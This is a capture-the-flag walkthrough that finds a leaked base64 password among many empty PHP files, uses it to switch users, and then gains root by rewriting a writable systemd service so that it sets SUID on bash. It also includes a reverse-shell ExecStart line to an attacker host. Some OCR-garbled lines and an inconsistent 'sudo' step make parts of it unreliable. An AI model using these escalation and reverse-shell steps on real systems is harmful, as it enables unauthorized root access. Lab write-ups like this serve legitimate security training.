
Let's first understand how this command is displayed to us. Firstly `ls -la` means the following thing.



```
ls(1) -la
```

```
list directory contents

-l     use a long listing format

-a, --all
       do not ignore entries starting with .
```

Now coming to the output we will have something like this.



```
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37762.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37763.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37764.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37765.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37766.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37767.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37768.php
rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37769.php
rw-r--r-- 1 root root        0 Aug 29 18:15 empty_file_3777.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37770.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37771.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37772.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37773.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37774.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37775.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37776.php
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37777.php
```

The output you've provided appears to be the result of a command like `ls -l`, which lists files in a directory with detailed information. Let's break down the details of each line in the output:

Example Line Breakdown

```
-rw-r--r-- 1 root root        0 Aug 29 18:19 empty_file_37762.php
```

Breakdown of Each Field

1. **File Permissions (`-rw-r--r--`)**:
   - `-` : The first character indicates the type of the file. In this case, `-` signifies a regular file. Other possible values include `d` for directories and `l` for symbolic links.
   - `rw-` : The next three characters indicate the permissions for the file owner (in this case, `rw-` means the owner has read and write permissions).
   - `r--` : The following three characters are the permissions for the group (in this case, `r--` means the group has read-only permissions).
   - `r--` : The last three characters are the permissions for others (in this case, `r--` means others also have read-only permissions).
2. **Number of Hard Links (`1`)**:
   - This number represents the count of hard links pointing to the file. A hard link is an additional name for an existing file.
3. **File Owner (`root`)**:
   - The owner of the file. Here, `root` is the user who owns the file.
4. **File Group (`root`)**:
   - The group associated with the file. In this case, `root` is the group to which the file belongs.
5. **File Size (`0`)**:
   - The size of the file in bytes. Here, `0` indicates that the file is empty.
6. **Last Modification Date (`Aug 29 18:19`)**:
   - This is the date and time when the file was last modified. In this case, the file was last modified on August 29th at 18:19.
7. **File Name (`empty_file_37762.php`)**:
   - The name of the file. The `php` extension suggests these are PHP files.

Breakdown for the Given Lines

Each line in your output follows this pattern:

- **File Permissions**: `-rw-r--r--`
- **Number of Hard Links**: `1`
- **File Owner**: `root`
- **File Group**: `root`
- **File Size**: `0` bytes
- **Last Modification Date**: `Aug 29 18:19` (except the last file, which shows `Aug 29 18:15`)

- **File Name**: A sequence of filenames like `empty_file_37762.php`, `empty_file_37763.php`, etc.

Now to find the non empty file, we need to find the file that has `file size` of more than 0 and we need to return the file name. How and more importantly what system in built tool are we going to use? We can use `awk` for this task.

Certainly! Let's focus on how the `awk` command processes the output of `ls -l` to extract non-empty file names, specifically files with a size greater than 0.

The `awk` Command

We will be using awk to get the job done. `awk` is a powerful text-processing utility in Unix and Unix-like operating systems (like Linux). It's named after its creators: Alfred Aho, Peter Weinberger, and Brian Kernighan. `awk` is used for pattern scanning and processing, and it’s particularly useful for handling text files and data streams.

```
ls -l | awk '$5 > 0 {print $9}'
```

Here’s a detailed explanation of how this command works:

1. `ls -l`:

    - This command lists files in a directory in long format. Each line of its output includes detailed information about a file, such as permissions, number of hard links, owner, group, size, modification date, and filename.

    Example output from `ls -l`:

    ```
    -rw-r--r-- 1 root root       0 Aug 29 18:19 empty_file_37763.php
    -rw-r--r-- 1 root root       0 Aug 29 18:19 empty_file_37764.php
    -rw-r--r-- 1 root root    1024 Aug 29 18:19 non_empty_file.php
    ```


2. **Piping Output to `awk`**:
    - The `|` (pipe) character takes the output of `ls -l` and passes it as input to `awk`.
3. `awk '$5 > 0 {print $9}'`:

    - `awk` is a text-processing utility that processes each line of its input based on the specified pattern and actions.

    Breakdown:

- `$5 > 0`: This is a condition in `awk` that checks if the value of the fifth field (`$5`), which represents the file size, is greater than 0.
    - `$5` refers to the field in the line where the file size is listed. In the example, `$5` might be `0` or some other size like `1024`.
- `{print $9}`: This is the action performed by `awk` when the condition `$5 > 0` is true.
    - `{}` denotes the block of actions to execute when the condition is met.
    - `print $9` tells `awk` to print the ninth field (`$9`), which is the filename.


In nutshell the fifth place from `ls -la` output will check if it's more than 0, then the ninth place which is file name will be given as output.



```
www-data@ubuntu-focal:/var/www/html/backup$ ls -l | awk '$5 > 0 {print $9}'
ls -l | awk '$5 > 0 {print $9}'
empty_file_16026.php
www-data@ubuntu-focal:/var/www/html/backup$ cat empty_file_16026.php
cat empty_file_16026.php
?php
/ Configuration with encoded credentials
$config = [
    'db_host' => 'localhost',
    'db_user' => 'ubuntu',
    'db_pass' => 'TX4xVHQhN0U=',
    'db_name' => 'example_db'
];

echo "Configuration loaded.";
?>
www-data@ubuntu-focal:/var/www/html/backup$
```

We do get an non empty file, even though all the 1 lakh files have same name we do have an file that is not empty and inside that we have password for ubuntu user. As it'
s encoded in base64 you can use cyberchef to decode the password. Or use echo to decode the password. Now we get password for ubuntu user.

```
www-data@ubuntu-focal:/var/www/html/backup$ echo "TX4xVHQhN0U='" | base64 -d
echo "TX4xVHQhN0U='" | base64 -d
M~1Tt!7E
```



```
www-data@ubuntu-focal:/var/www/html/backup$ su ubuntu
u ubuntu
assword: M~1Tt!7E

ubuntu@ubuntu-focal:/var/www/html/backup$ cd /home/ubuntu
cd /home/ubuntu
ubuntu@ubuntu-focal:~$ ls
ls
ubuntu_flag.txt
ubuntu@ubuntu-focal:~$ cat ubuntu_flag.txt
cat ubuntu_flag.txt
HACKOPS{ubuntU_p@ssw0rd_42}
ubuntu@ubuntu-focal:~$ 
```

After switching the user, we see that inside `/home/ubuntu` we have `ubuntu_flag.txt` which has our flag.

Privilege Escalation

Now there are lot of things you can check, like suid binaries and system process first let's check the process that are running.

```
ps aux
```

We see an service called `backup` and you can again confirm this using grep utility.

```
ps aux | grep backup
```

We can gather more information about this service using the following command. The `/etc/systemd/system/backup.service` file runs a backup service as the root user with the following characteristics:

- **ExecStart:** Runs a Bash command to echo "Backup Service Running".
- **User:** The service is running as the `root` user, which is a potential security concern if the service can be exploited.
- **Restart:** Always restarts the service if it fails.

```
ubuntu@ubuntu-focal:~$ systemctl status backup
systemctl status backup
\u25cf backup.service - Backup Service
```

```
     Loaded: loaded (/etc/systemd/system/backup.service; disabled; vendor
preset: enabled)
     Active: inactive (dead)
ubuntu@ubuntu-focal:~$
```

Luckily for us this seems to be an misconfiguration, as we can read, edit the file.

Exploiting the Service

Potential Vulnerabilities:

1. **ExecStart Command Injection:**
   If the service is configured to use dynamic input for the `ExecStart` line (e.g., user-controlled input), this could lead to a command injection vulnerability. However, in the current configuration, the command is static and does not allow input from users.
2. **Misconfigured Permissions:**
   If a low-privileged user can modify this file (`/etc/systemd/system/backup.service`), they could potentially modify the `ExecStart` command to execute malicious code as root.
3. **Directory Permissions:**
   If a low-privileged user can write to `/etc/systemd/system/` or `/bin/bash`, they could modify the service file or the bash binary to achieve privilege escalation.
4. **Service File Modification (Privilege Escalation):**
   If you have the ability to modify the service file, you can change the `ExecStart` directive to run arbitrary commands as the `root` user. This would allow for privilege escalation.

Steps for Exploitation via File Modification:

If you have permission to edit the `backup.service` file:

1. **Modify the Service File:**
   Change the `ExecStart` command to something malicious. For example:

   ```
   [Service]
   ExecStart=/bin/bash -c "chmod u+s /bin/bash"
   ```

Since the shell is unstable use `cat` command itself to change the file , just copy and paste the following command.


```
cat <<EOF > /etc/systemd/system/backup.service
[Unit]
Description=Backup Service

[Service]
ExecStart=/bin/bash -c "echo Backup Service Running"
User=root
Restart=always

[Install]
WantedBy=multi-user.target


EOF


modify this to the following


[Unit]
Description=Backup Service

[Service]
ExecStart=/bin/bash -c "chmod +s /bin/bash"
User=root
Restart=always

[Install]
WantedBy=multi-user.target
```

This command sets the SUID bit on `/bin/bash`, allowing any user to run the bash shell with `root` privileges.

4. **Check SUID on Bash:**
   If successful, you can now spawn a root shell using the SUID bash:

   ```
   sudo /bin/bash -p
   ```

This will give you root access.



```
ubuntu@ubuntu-focal:~$
ubuntu@ubuntu-focal:~$    sudo /bin/bash -p
WantedBy=multi-user.target   sudo /bin/bash -p
oot@ubuntu-focal:/home/ubuntu# whoami
hoami
root
root@ubuntu-focal:/home/ubuntu# cd /root
cd /root
root@ubuntu-focal:~# ls
ls
root_flag.txt  snap
root@ubuntu-focal:~# cat root_flag.txt
cat root_flag.txt
HACKOPS{r00t_acces}
root@ubuntu-focal:~#
```

Alternative Exploit - Creating a Reverse Shell:

You could also modify the `ExecStart` to create a reverse shell as `root`:

```
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1"
```

This would connect to your attacker machine and give you a root shell. Although this is not the intended path you still can try this out and see if it works.

Note:

Commands like `awk` will not work on meterpreter, therefore one has to get get system shell using `shell` command before trying native linux commands.
